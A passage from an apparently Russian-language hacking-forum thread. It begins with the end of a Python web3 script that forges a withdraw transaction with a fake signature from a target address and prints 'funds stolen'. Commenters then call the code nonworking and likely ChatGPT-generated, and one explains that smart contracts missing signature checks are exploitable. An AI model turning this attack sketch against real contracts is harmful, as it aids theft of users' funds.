            # Создание поддельной транзакции на снятие средств
            tx = contract.functions.withdraw(
                balance, b"0x12345"  # Фейковая подпись
            ).build_transaction({
                'from': target,  # Ошибка
                'gas': 200000,
                'nonce': w3.eth.get_transaction_count(target)
            })
            # Подписание транзакции - попытка подписать чужую транзакцию
            signed_tx = w3.eth.account.sign_transaction(tx, private_key)
            tx_hash = w3.eth.send_raw_transaction(signed_tx.rawTransaction)
            print(f"Средства украдены: {tx_hash.hex()}")
    except Exception as e:
        print(f"Не удалось украсть средства с {target}: {e}")
 
Последнее редактирование:
А зачем спорить? Не видно же что он просто твои сообщения кидает в гпт и оттуда тебе же шлет ответы?

Конечно же код не рабочий))
 
Может ты и прав но как я понял ,что у тебя подпись проверяет убери проверку подписи. в самом коде чтобы контракты не проверялись на подлинность. Здесь же речь идет не о самом eth а о монете на етх. и если создаешь свой смарт контракт можешь проебаться в коде на проверке подлинности.
Смотри пример, то создал сайт и при входи ты проверяешь Login && Password и если введенные данные верны с данными из базы данных ты входишь.
Но представь ты наебался, и проверяешь лишь 1 значение к примеру Logn А пас можешь указать любой. И ты войдешь в аккаунт потому что ты сам писал условия для своего сайта.
А в данном случае эта уязвимость работает если ты создаешь свои смарт контракты на основе сети ETH
 
А зачем спорить? Не видно же что он просто твои сообщения кидает в гпт и оттуда тебе же шлет ответы?

Конечно же код не рабочий))
Я не доказываю, что он не прав и не отрецал, что пользуюсь ГПТ для написания текста так как в условия современности часто к нему обращаются. И про уязвимость эту я и в частности у него спрашивал. Здесь речь идет именно о том возможна ли такая уязвимость.
 
Я не доказываю, что он не прав и не отрецал, что пользуюсь ГПТ для написания текста так как в условия современности часто к нему обращаются. И про уязвимость эту я и в частности у него спрашивал. Здесь речь идет именно о том возможна ли такая уязвимость.
Ты не только генерировал текст, но и код.

Требования к статье:
  • Принимаем авторские статьи. Запрещены ChatGPT, копипаст, рерайт. Нарушение - дисквалификация.
 
Ты не только генерировал текст, но и код.
не бро. код пишу сам. Комментарии в код внес гпт эт не отрицаю. но это и не запрещено.


Напишите ответ...
  • Вставить:
Прикрепить файлы
Верх